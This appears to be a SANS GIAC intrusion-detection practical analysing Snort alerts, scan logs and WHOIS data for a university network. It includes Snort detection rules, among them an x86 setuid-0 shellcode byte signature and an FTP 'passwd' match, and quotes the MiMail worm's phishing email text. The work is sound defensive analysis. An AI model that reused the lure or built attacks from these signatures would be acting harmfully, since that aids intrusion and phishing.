Null scan!

A null scan is an Nmap[20] scan that sends a packet with all the possible TCP flags turned off. According to the Nmap manual page[21]:

"The Null scan turns off all flags. Unfortunately Microsoft (like usual) decided to completely ignore the standard and do things their own way. Thus this scan type will not work against systems running Windows95/NT. On the positive side, this is a good way to distinguish between the two platforms. If the scan finds open ports, you know the machine is not a Windows box."

The following alerts show that active scanning is being performed using crafted packets:

```
01/20-12:51:29.761311  [**] Null scan! [**] 192.0.0.60:0 -> MY.NET.27.193:0
01/20-12:51:29.769237  [**] Null scan! [**] 192.0.0.60:0 -> MY.NET.27.194:0
01/20-12:51:29.775071  [**] Null scan! [**] 192.0.0.60:0 -> MY.NET.27.195:0
01/20-12:51:29.783155  [**] Null scan! [**] 192.0.0.60:0 -> MY.NET.27.196:0
01/20-12:51:29.794889  [**] Null scan! [**] 192.0.0.60:0 -> MY.NET.27.197:0
```

The IP address 192.0.0.60 is assigned to IANA.

[UMBC NIDS IRC Alert] IRC user /kill detected possible Trojan.

This is a custom IDS alert created by the University of Maryland, British Columbia. There are numerous reports of IRC Trojans on the Internet and details of some can be found here:

http://www.hackfix.org/ircfix/

There is not enough information to analyse this individual alert in any depth, but there has been a number of IRC related alerts issued totalling 614 in total. The use of IRC and the use of XDCC traffic for file transfer might suggest that the IRC traffic is distributing illegal content.

Sample alerts including this alert and XDCC traffic is shown below:

```
01/17-10:14:37.536066  [**] [UMBC NIDS IRC Alert] IRC user /kill detected, possi
ble trojan. [**] 66.98.168.220:6667 -> MY.NET.97.93:4799
01/17-15:13:50.107833  [**] [UMBC NIDS IRC Alert] XDCC client detected attemptin
g to IRC [**] MY.NET.15.198:4241 -> 64.157.246.22:6667
```

The following assignment discusses similar traffic:

http://www.giac.org/practical/GCIA/Daniel_Clark_GCIA.pdf

[20] http://www.insecure.org
[21] http://www.insecure.org/nmap/data/nmap_manpage.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

Possible Trojan server activity

Many Trojans utilise the port number 27374. These include Bad Blood, Ramen, Seeker, SubSeven, Subseven 2.1.4, DefCon 8, SubSeven Muie, Ttfloader, and Baste.

Of these the Ramen worm and the SubSeven Trojan are the most recognised. For details of these Trojans consult the following web sites:

http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html

http://www.sans.org/y2k/ramen.htm

http://ciac.llnl.gov/ciac/bulletins/l-040.shtml

Sample alerts are shown below:

```
01/17-22:30:58.736744  [**] Possible trojan server activity [**] 68.55.251.133:2
7374 -> MY.NET.24.47:3401
01/17-22:30:58.737080  [**] Possible trojan server activity [**] MY.NET.24.47:34
01 -> 68.55.251.133:27374
```

TCP SRC and DST outside network
ICMP SRC and DST outside network

When traffic alerts with either of these messages, something is wrong as there should never be such data present on your networks.

In the alerts shown below we have two distinct examples. The first ICMP alert shows packets from networks other than UMBC's. The IP addresses belong to AOL, an ADSL network in Taiwan. This traffic should not be on your network.

The second example shows traffic to Gator.com an online behavioural monitoring company. The address 192.168.1.103 is a standard non-routable network address and it would suggest that this traffic is a badly configured system on your network.

```
01/17-08:09:27.503955  [**] ICMP SRC and DST outside network [**] 172.174.135.78
 -> 211.74.112.210
01/17-09:56:51.373709  [**] TCP SRC and DST outside network [**] 192.168.1.103:1
097 -> 64.152.73.205:80
```

The following GCIA assignment highlights this issue:

http://www.giac.org/practical/michael_wilkinson_gcia.doc

SMB C access

By default some windows installations, such as WinNT 4.0, will share the c:/ directory as C$ and allow this to be remotely mounted. By scanning for such access a remote attacker could gain access to a Windows system.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The method used is highlighted here:

http://www.insecure.org/sploits/NT.default.SMB.user.permissions.html

Similar traffic was seen in this GCIA practical:

http://www.giac.org/practical/GCIA/Michael_Hotaling_GCIA.pdf

Sample alerts are shown below:

```
01/17-01:18:00.373802  [**] SMB C access [**] 202.9.149.248:1714 -> MY.NET.190.9
5:139
01/17-02:48:33.968754  [**] SMB C access [**] 219.111.140.204:33588 -> MY.NET.19
0.97:139
01/17-03:59:13.332485  [**] SMB C access [**] 218.232.249.70:3732 -> MY.NET.190.
95:139
```

FTP passwd attempt

This IDS rule intercepts the *passwd* phrase on any connection to port 21. An example rule would be:

```
    alert tcp $EXTERNAL_NET any -> $HOME_NET 21 \
    (msg:"FTP passwd attempt";flags: A+; content:"passwd";)
```

FTP usernames and passwords are sent across the network unencrypted and can be easily captured. It is recommended that FTP no longer be used and that its use is replaced by either sftp or scp.

As 90 alerts were issued over the five days being analysed, and 66 separate hosts caused these but all connections were made to a single host, investigation should be made as to the authority this ftp server has on campus as it could be being used to spread illicit content.

[UMBC NIDS] External MiMail alert

This alert is a custom alert. It is assumed to be alerting to the passage of the MiMail worm. The worm exploits a flaw in the MHTML URL Handler. The worm spreads via e-mail, and the mail is constructed as follows:

Subject line: your account <random letters>
Message text:
Hello there, I would like to inform you about important information regarding your email address. This email address will be expiring.
Please read attachment for details.

Best regards, Administrator
Attached file: message.zip

Opening the attachment Details of the worm can be found here:

http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.a@mm.html

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Microsoft has issued two alerts for the vulnerabilities exploited here:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-014.asp

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-015.asp

FTP DoS ftpd globbing

FTP globbing attacks are aimed at exploiting a vulnerability in the WU-FTPD[22]. This is a feature rich replacement for the standard file transfer daemon found on many UNIX systems.

The globbing mechanisms in the FTP server are similar in use to wildcards in that they allow filenames and other directives to be shortened. An detailed explanation on how this exploits can be used and an example of a simple exploit can be found here:

http://www.giac.org/practical/GCIH/Stephen_Hall_GCIH.pdf

The Snort IDS ruleset has been improved to detect additional exploits of this type. The rules are:

```
http://www.snort.org/snort-db/sid.html?id=1377
http://www.snort.org/snort-db/sid.html?id=1378
```

EXPLOIT x86 setuid 0

The execution of setuid 0 gives a running process or user superuser permissions on a UNIX server. This alert attempts to highlight the potential of this occurring on a system. However, the alert also appears to be detecting this within a binary data stream and this is prone to false positives as large binary files have a high probability of containing the search string**.**

In the current snort ruleset the following rule is used to indicate setuid 0.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 setuid
0"; content: "|b017 cd80|"; reference:arachnids,436; classtype:system-call-detect;
sid:650; rev:6;)
```

This snort alert links to the following Arachnids advisory: http://www.whitehats.com/info/IDS436

Sample alerts are shown below:

```
01/20-11:41:59.479000  [**] EXPLOIT x86 setuid 0 [**] 66.28.14.134:80 -> MY.NET.
```

[22] http://www.wuftpd.org/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

```
83.70:3720
01/20-15:37:16.461606  [**] EXPLOIT x86 setuid 0 [**] 219.238.214.5:3120 -> MY.N
ET.111.30:3472
```

DDOS shaft client to handler
DDOS mstream client to handler

This alert may have been generated when either a DDoS Shaft client communicates with a Shaft handler, or an mstream client communicates with an mstream handler. It is also indicative of a host scanning to discover or detect either handler.

The snort alerts that cause these alerts are found here:

http://www.snort.org/snort-db/sid.html?sid=230

http://www.snort.org/snort-db/sid.html?sid=247

The signatures are:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 20432 (msg:"DDOS shaft client to handler";
flow:established; reference:arachnids,254; classtype:attempted-dos; sid:230; rev:2;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 12754 (msg:"DDOS mstream client to handler";
content: ">"; flow:to_server,established; reference:cve,CAN-2000-0138;
classtype:attempted-dos; sid:247; rev:2;)
```

The potential impact of these two clients and/or handlers being on campus is significant as it could lead to the University being used to instigate a remote denial of service attack on a third party, or be inflicted to a denial of service attack.

For more details on how this client/handler mechanism works, see my detect 1 in section 2 of this paper.

Top Talkers

Top ten hosts which caused alerts to be issued

The following hosts are the “top ten” hosts causing alerts to be issued by the IDS system. This is based upon the total number of alerts that the source IP address triggered. This is no indication of the severity of the threat of these alerts.

Rank	***Total Number of Alerts***	***Source IP***	***Number of Signatures triggered***	***Destinations IP Addresses involved***
1	14025	128.171.198.49	4	(10409 destination IPs)
2	12079	24.35.58.199	1	192.168.30.4
3	8647	151.196.123.82	2	192.168.30.3, 192.168.30.4
4	7369	68.163.65.108	1	192.168.30.4
5	4784	68.54.254.152	1	192.168.30.4
6	3826	192.168.21.67	3	(15 destination IPs)
7	3631	192.168.21.79	2	(14 destination IPs)
8	3606	192.168.21.92	3	(14 destination IPs)
9	3151	192.168.21.68	4	(17 destination IPs)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

10	3116	68.32.127.158	1	192.168.24.15

Analysis of the scans

The scan file contained 20,903,050 individual scans. Two distinct types of scans where recorded; TCP based scans and UDP based scans. The table below shows the break down of the two scan types:

UDP Scans	7673547
TCP Scans	13229503
Total	20903050

The UDP scan files did not follow the format of the alert files supplied. The previous use of the MY.NET convention was not followed. However, the large majority of the scan entries included the range of addresses:

130.85.0.0 – 130.8.255.255

According to ARIN these addresses have been assigned to the University of Maryland, Baltimore County. As a number of the alerts issued from the alerts file have UMBC tags in the alerts I have therefore assumed that the above addresses are internal to the IDS system, and any other are external.

The UDP scans were analysed to find the top ten talkers based on the number of entries in the scan file. This is shown below:

IP Address	***Number of UDP scans recorded***
130.85.1.3	4332722
130.85.1.4	1113009
130.85.82.15	918478
130.85.84.164	529052
130.85.70.207	253700
130.85.110.72	156416
130.85.97.104	61012
130.85.97.74	55126
130.85.97.149	28806
130.85.97.29	18217

As is depicted by the above table, all of the top ten talkers for UDP scans are Internal Addresses with the vast majority of the entries being from the top two addresses.

By performing a reconnaissance of the set-up for UMBC, the following was learned:

```
$nslookup -q=mx umbc.edu
Server:  localhost
Address:  127.0.0.1
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
umbc.edu        preference = 10, mail exchanger = mxin.umbc.edu
umbc.edu        nameserver = UMBC5.umbc.edu
umbc.edu        nameserver = UMBC3.umbc.edu
umbc.edu        nameserver = UMBC4.umbc.edu
mxin.umbc.edu   internet address = 130.85.12.6
UMBC5.umbc.edu  internet address = 130.85.1.5
UMBC3.umbc.edu  internet address = 130.85.1.3
UMBC4.umbc.edu  internet address = 130.85.1.4
```

Therefore, the large number of entries in the UDP scans file detected from 138.85.1.3 and 138.85.1.4 to a wide range of addresses on the Internet is perfectly natural. On this basis I have excluded UDP connections from port 53 UDP from these addresses from the analysis below.


To look deeper at the UDP scans, the "top ten talkers" both outbound and inbound are shown below.

IP Address (OUT)	***UDP Scan count***	***IP Address (IN)***	***UDP Scan count***
130.85.82.15	918478	202.123.216.116	10489
130.85.84.164	529009	202.123.216.115	9623
130.85.70.207	253700	69.44.118.145	2122
130.85.110.72	156416	63.241.203.108	761
130.85.97.104	61012	63.250.195.10	481
130.85.97.74	55126	211.144.101.198	393
130.85.97.149	28806	64.156.220.93	372
130.85.1.3	22172	62.139.183.228	253
130.85.97.29	18209	218.232.249.70	252
130.85.97.77	17016	81.182.50.31	246

TCP Scans Analysis

Over 95% of the TCP scans alerted were at a small number of destination ports. This is shown in the following pie chart.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



PORT NUMBER	***DESCRIPTION***	***SOURCES TOTAL***	***SOURCES INSIDE***	***NUMBER OF DESTINATIONS HOSTS / NETWORKS***
135	DCE endpoint resolution	247	7	
6129	Dameware	180	2	16588 – 89 Networks
25	SMTP	365	14	16328 – 90 Networks
4000	Terabase, gaming or W32@Goner Virus	24	8	16559 – 102 Networks
80	HTTP	657	181	16508 - 89 Networks
4899	RAdmin Port	12	0	16574 – 90 Networks
1257	Shockwave 2	11	5	16510 – 94 Networks
113	Ident	123	13	23600 – 16419 Networks
17300	Kuang2 the virus	7	0	16467 – 87 Networks
8000	IRDMI	35	18	16511 – 108 Networks

Port 135

Attacks and probes aimed at port 135, the DCE endpoint resolution port, are very common. The Internet Storm Centre has this port classified these scans as number 2 in the "Top 10" list at this time. They are aimed at a flaw in the RPC/DCOM systems of

Sources Inside the University
130.85.111.72
130.85.112.153
130.85.150.210
130.85.162.92
130.85.60.38
130.85.81.39

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

130.85.84.194

http://ntbugtraq.ntadvice.com/default.asp?sid=1&pid=47&aid=77
http://www.eeye.com/html/Research/Tools/RPCDCOM.html
http://www.cert.org/advisories/CA-2003-19.html
http://www.cert.org/advisories/CA-2003-20.html
http://www.securityfocus.com/news/6689

Defensive recommendations have been given by CERT, and they suggest that your perimeter defences should filter the following ports:

69/UDP	135/TCP	135/UDP
139/TCP	139/UDP	445/TCP
445/UDP	593/TCP	4444/TCP

In addition the following patch needs to be applied to infected Microsoft clients.

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Port 6129.

Scans of port 6129 were performed by 180 unique source addresses with two of these addresses being on campus, the addresses 130.85.16.54 and 130.85.14.29.

Although Dameware Remote Admin uses this port, there has been significant scanning on this port in 2004. This port is in the Internet Storm Centre trends report:

- http://isc.sans.org/trends.html
- http://lists.netsys.com/pipermail/full-disclosure/2004-January/015156.html

Port 25

Alerts for connections to port 25 are normally either legitimate SMTP traffic, or systems scanning to see if any open mail relays are available. Open mail relays are used to send significant quantities of spam. The following source addresses are located on campus and should be followed up to see if their SMTP traffic is legitimate or hostile.

Sources Inside the University	***DNS for this host***	***Probability of legitimate traffic?***
130.85.24.20	Listproc.umbc.edu	High

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

130.85.25.10	Mx1out.umbc.edu	High
130.85.25.66	Mx1in.umbc.edu	High
130.85.25.67	Mx2in.umbc.edu	High
130.85.25.68	Mx3in.umbc.edu	High
130.85.25.69	Mx4in.umbc.edu	High
130.85.25.70	Mx5in.umbc.edu	High
130.85.25.71	Mx6in.umbc.edu	High
130.85.25.72	Mx7in.umbc.edu	High
130.85.25.73	Mx8in.umbc.edu	High
130.85.34.14	Imap.cs.umbc.edu	High
130.85.34.5	Mail2.cs.umbc.edu	High
130.85.42.3	No reverse Lookup	Low
130.85.60.38	Linux1.gl.umbc.edu	Low

For further information on the use, and prevalence of Open Mail replay exploitation, the following sources can be used:
http://downloads.securityfocus.com/library/OpenRelay-analysis.pdf
http://www.ordb.org/

Port 4000

TCP port 4000 is an often-used port for Online Gaming; the following games are known to use this port:

- Westwood Online - C&C Tiberian Sun & Dune 2000
- Blizzard Battlenet

TCP port 4000 is also used by the virus W32@Goner, and this has been discussed in the following GCIH assignments:

http://www.giac.org/practical/Christine_Merey_GCIH.doc
http://www.giac.org/practical/GCIH/Trent_Riddell.pdf

This GCIA assignment touches on the worm:

http://www.giac.org/practical/Karim_Merabet_GCIA.doc

The Internet Storm centre has port 4000 identified as the Connect Back Back-door and it appears on their current "Top 10" list. Details of the impact of these probes can be seen here: http://isc.sans.org/port_details.html?port=4000

The following host addresses are source addresses scanning for port 4000 and have the potential of being infected with the W32@Goner virus.

Inside the University	***Outside the University***
130.85.111.34	132.239.117.201
130.85.42.3	140.116.33.127
130.85.42.4	202.134.85.11
130.85.55.69	212.204.139.144
130.85.70.37	213.176.47.72
130.85.82.79	213.82.24.100

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

130.85.97.128	216.178.19.164
130.85.97.97	217.122.251.102
	24.108.176.230
	61.107.16.106
	62.194.56.185
	62.251.79.239
	62.39.237.249
	65.107.25.16
	81.15.156.34
	82.38.121.55

The source host 212.180.3.159 has an entry on Dshield.org as a potential active scanner.

http://www.dshield.org/ipinfo.php?ip=65.107.25.16&Submit=Submit

The source host 81.15.156.34 has an entry on Dshield.org as a potential active scanner.

http://www.dshield.org/ipinfo.php?ip=81.15.156.34&Submit=Submit

Port 4899

The Radmin[23] is a remote administration tool that is compatible with Windows 95 and above. However, it is often installed with weak default values and access is only protected by a password which can easily be brute force attacked. As all of the source addresses for this connectivity are external it would appear that third parties are actively trying to discover hosts using this product. Details can be found here:

http://www.securiteam.com/securitynews/5VP060U8AO.html

At the time these logs where recorded, the Internet Storm Centre had recorded widespread usage:

http://isc.sans.org/port_details.html?port=4899

Source IP addresses
202.134.85.11
202.138.122.40
211.158.92.146
212.180.3.159
216.205.95.134
216.70.246.107
219.94.124.174
24.1.34.215
24.12.202.145

[23] http://www.radmin.com/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

61.38.248.2
68.22.227.169
81.10.138.68

The source host 212.180.3.159 has an entry on Dshield.org as a potential active scanner.

http://www.dshield.org/ipinfo.php?ip=212.180.3.159&Submit=Submit

The source host 61.38.248.2 has an entry on Dshield.org as a potential active scanner.

http://www.dshield.org/ipinfo.php?ip=61.38.248.2&Submit=Submit

Port 1257

Macromedia, the authors of the Shockwave player describes it as:

> "Shockwave Player is the web standard for powerful multimedia playback. The Shockwave Player allows you to view interactive web content like games, business presentations, entertainment, and advertisements from your web browser. "

However, two exploits have been found which can allow remote execution of code on the server. Details can be found here:

http://www.eeye.com/html/Research/Advisories/AD20020808b.html

http://www.eeye.com/html/Research/Advisories/AD20021216.html

Source IP addresses
130.85.24.47
130.85.27.232
130.85.84.164
130.85.97.217
130.85.98.92

Port 113

The ident service, RFC1413, is a method of basic authentication where the service requests identification information from a client, which wishes to connect to a service before that service, allows connection.

I have been able to correlate the large parallel in SMTP traffic seen by the IDS and the large use of Ident as all of the hosts below also appear in the SMTP alerts list. It would appear therefore that these alerts are potentially the mail service asking for ident information from anyone sending, or receiving e-mail.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Source IP addresses
130.85.24.20
130.85.25.10
130.85.25.66
130.85.25.67
130.85.25.68
130.85.25.69
130.85.25.70
130.85.25.71
130.85.25.72
130.85.25.73
130.85.34.14
130.85.34.5
130.85.42.3

Port 17300

The kuang2 is often distributed via Peer-to-Peer sharing systems and utilises port 17300 for connectivity. The Internet Storm Centre is tracing active traffic probing this port.

http://isc.sans.org/port_details.html?port=17300

Source IP addresses
157.82.158.185
200.29.37.22
207.68.87.34
210.205.183.74
24.1.65.193
62.58.50.220
66.30.16.255

The source host 61.38.248.2 has an entry on Dshield.org as a potential active scanner.

http://www.dshield.org/ipinfo.php?ip=62.58.50.220&Submit=Submit

Port 8000

Source IP addresses	***Source IP addresses***
130.85.153.159	130.85.42.3
130.85.69.198	130.85.69.217
130.85.70.164	130.85.82.79
130.85.97.11	130.85.97.142
130.85.97.146	130.85.97.167
130.85.97.21	130.85.97.53
130.85.97.58	130.85.97.60
130.85.97.74	130.85.97.98
130.85.98.100	130.85.98.19

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

Invalid Flag scans

264 internal hosts are performing scanning using 68 different flag combinations. However, investigation into specific scans has highlighted the potential for a compromised system. The host MY.NET.24.47 has been a significant target for a wide range of scans, however this host may have also performed a significant scan of a single host:

24.189.92.167 – Registered to: Optimum Online (Cablevision Systems)

A total of 784 ports were SYN scanned, a sample is shown below:

```
Jan 17 07:54:31 130.85.24.47:20 -> 24.189.92.167:1316 SYN ******S*
Jan 17 07:54:31 130.85.24.47:20 -> 24.189.92.167:1317 SYN ******S*
Jan 17 07:54:31 130.85.24.47:20 -> 24.189.92.167:1318 SYN ******S*
Jan 17 07:54:31 130.85.24.47:20 -> 24.189.92.167:1319 SYN ******S*
Jan 17 07:54:32 130.85.24.47:20 -> 24.189.92.167:1320 SYN ******S*
```

Out of Specification

The out of specification logs are created when the IDS system finds a packet that has problems with the flags or options set. These are often due to corrupt or crafted packets.

The majority of the out of specification traffic was to high traffic hosts and ports, such as SMTP, POP3 and HTTP.

During the analysed time period 3623 packets out of 3722 had the 1, 2 and SYN flag set. This appears to be due to ECN[24] traffic on the network.

There was some peer-to-peer Bit-Torrent traffic between outside hosts and MY.NET.82.117. For more information on Bit-Torrent, the protocol specification can be found here: http://bitconjurer.org/BitTorrent/protocol.html

Registration Information for key external hosts

The following section lists the registration details for a number of hosts that have attempted connections to the University Infrastructure and caused an IDS alert to be issued. This is not an exhaustive list, but one that selects key addresses based on the need to perform additional investigation beyond the scope of this report.

1. This host was Number 1 in the alerts top talkers.

IP Address	128.171.198.49
HostName	s198n49.soc.hawaii.edu

This IP address is part of the following ISP's address space:

[24] http://www.faqs.org/rfcs/rfc3168.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Organisational Name	University of Hawaii
Organisational ID	UNIVER-25
Address	2565 The Mall
City	Honolulu
State / Province	HI
ZIP / Postal Code	96822
Country	US

The IP address is taken from the range: 128.171.0.0 - 128.171.255.255

The Classless Inter-Domain Routing (CIDR) number for this range of networks is: 128.171.0.0/16

NetName	HAWAII
NetHandle	NET-128-171-0-0-1
Parent	NET-128-0-0-0-0
NetType	Direct Allocation
NameServer	DNS1.HAWAII.EDU
NameServer	DNS2.HAWAII.EDU
RegDate	1988-06-06
Updated	2000-10-25

No specific details are available if you chose to contact the ISP to discuss any potential abuse issue. However, the following details have been published to allow technical contacts to be made.

TechHandle	ZU32-ARIN
TechName	University of Hawaii Keller Hall202
TechPhone	+1-808-521-2879
TechEmail	netcontact@hawaii.edu

2. The following IP address caused the “connect to 515 from outside” alert to be issued.

IP Address	68.32.127.158
HostName	pcp01823879pcs.howard01.md.comcast.net

This IP address is part of the following ISP’s address space:

Organisational Name	Comcast Cable Communications, Inc.
Organisational ID	N/A
Address	3 Executive Campus
Address	5th Floor
City	Cherry Hill
State / Province	NJ
ZIP / Postal Code	08002

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Country	US

The IP address is taken from the range: 68.32.112.0 - 68.32.127.255

The Classless Inter-Domain Routing (CIDR) number for this range of networks is: 68.32.112.0/20

NetName	BALTIMORE-A-2
NetHandle	NET-68-32-112-0-1
Parent	NET-68-32-0-0-1
NetType	Direct Allocation
NameServer	DNS01.JDC01.PA.COMCAST.NET
NameServer	DNS02.JDC01.PA.COMCAST.NET
RegDate	2003-03-18
Updated	2003-03-18

If you chose to contact the ISP to discuss any potential abuse issue, then the following details have been published to facilitate this.

AbuseHandle	NAPO-ARIN
AbuseName	Network Abuse and Policy Observance
AbusePhone	+1-856-317-7272
AbuseEmail	abuse@comcast.net

If you chose to contact the ISP to discuss any potential technical issues, then the following details have been published to facilitate this.

TechHandle	IC161-ARIN
TechName	Comcast Cable Communications Inc
TechPhone	+1-856-317-7200
TechEmail	cips_ip-registration@cable.comcast.com

3. This host performed an RPC scan of your network, scanning 748 hosts.

IP Address	68.167.238.6
HostName	h-68-167-238-6.LSANCA54.covad.net

This IP address is part of the following ISP's address space:

Organisational Name	Covad Communications
Organisational ID	CVAD
Address	2510 Zanker Road

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

City	San Jose
State / Province	CA
ZIP / Postal Code	95131-1127
Country	US

The IP address is taken from the range: 68.164.0.0 - 68.167.255.255

The Classless Inter-Domain Routing (CIDR) number for this range of networks is: 68.164.0.0/14

NetName	NETBLK-COVAD-IP-4-NET
NetHandle	NET-68-164-0-0-1
Parent	NET-68-0-0-0-0
NetType	Direct Allocation
NameServer	NS1.COVAD.NET
NameServer	NS2.COVAD.NET
RegDate	2002-11-12
Updated	2003-05-13

If you chose to contact the ISP to discuss any potential abuse issue, then the following details have been published to facilitate this.

AbuseHandle	CART-ARIN
AbuseName	Covad abuse reporting team
AbusePhone	+1-703-376-2830
AbuseEmail	abuse-isp@covad.com

If you chose to contact the ISP to discuss any potential technical issues, then the following details have been published to facilitate this.

TechHandle	ZC178-ARIN
TechName	Covad IP Admin
TechPhone	+1-408-434-2108
TechEmail	ip_admin@covad.com

4. The following host caused a significant number of MY.NET.30.4 alerts to be issued.

IP Address	24.35.58.199
HostName	cmu-24-35-58-199.mivlmd.cablespeed.com

This IP address is part of the following ISP's address space:

Organisational Name	Cablespeed - Maryland
Organisational ID	CSPE
Address	406 Headquarters Dr.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

City	Millersville
State / Province	MD
ZIP / Postal Code	21108
Country	US

The IP address is taken from the range: 24.35.0.0 - 24.35.127.255

The Classless Inter-Domain Routing (CIDR) number for this range of networks is: 24.35.0.0/17

NetName	CSPE-2002-01
NetHandle	NET-24-35-0-0-1
Parent	NET-24-0-0-0-0
NetType	Direct Allocation
NameServer	NS1.MIVLMD.CABLESPEED.COM
NameServer	NS2.MIVLMD.CABLESPEED.COM
RegDate	2002-10-18
Updated	2002-10-18

If you chose to contact the ISP to discuss any potential abuse issue, then the following details have been published to facilitate this.

AbuseHandle	CMAA-ARIN
AbuseName	Cablespeed MD Abuse Account
AbusePhone	+1-410-987-9300
AbuseEmail	abuse@cablespeed.com

If you chose to contact the ISP to discuss any potential technical issues, then the following details have been published to facilitate this.

TechHandle	CMNA-ARIN
TechName	Cablespeed MD Network Administration
TechPhone	+1-410-987-9300
TechEmail	net-administration@mivlmd.cablespeed.com

5. This address is the top UDP external talker taken from the scans file.

IP Address	202.123.216.116
HostName	None found

This IP address is part of the following ISP's address space:

Organisational Name	ilink.net

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Organisational ID	N/A
Address 1	56/F, The Centre,
Address 2	99 Queens Road Central
State / Province	Hong Kong
ZIP / Postal Code	N/A
Country	HK

The IP address is taken from the range: 202.123.216.96 - 202.123.216.127

The Classless Inter-Domain Routing (CIDR) number for this range of networks is: 202.123.216.96/27

NetName	ILINK-IL
NetHandle	N/A
Parent	N/A


If you chose to contact the ISP to discuss any potential technical issues, then the following details have been published to facilitate this.

person	operator operator
address	56/F The Center,
address	99 Queen's Road Central,
address	Hongkong
country	HK
phone	+852-31231588
fax-no	+852-22182288
e-mail	ipadmin@ilink.net
nic-hdl	OO4-AP
mnt-by	MAINT-HK-ILINK
changed	ipadmin@ilink.net 19991230
source	APNIC

Data relationships

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



The above server would appear to be a FTP server, it has been routinely scanned and has had a large number of FTP passwd attempts from sixty six different hosts. A number of Globbing attacks have been attempted against the host.

However, a large number of possible Trojan traffic has been seen from this server to the host 68.55.251.133.

Dangerous or anomalous activity

The system MY.NET.24.15 may have been compromised. A large number of alerts for "*connect to 515 from outside"* have been detected and there is a known remote vulnerability that would allow this to occur.

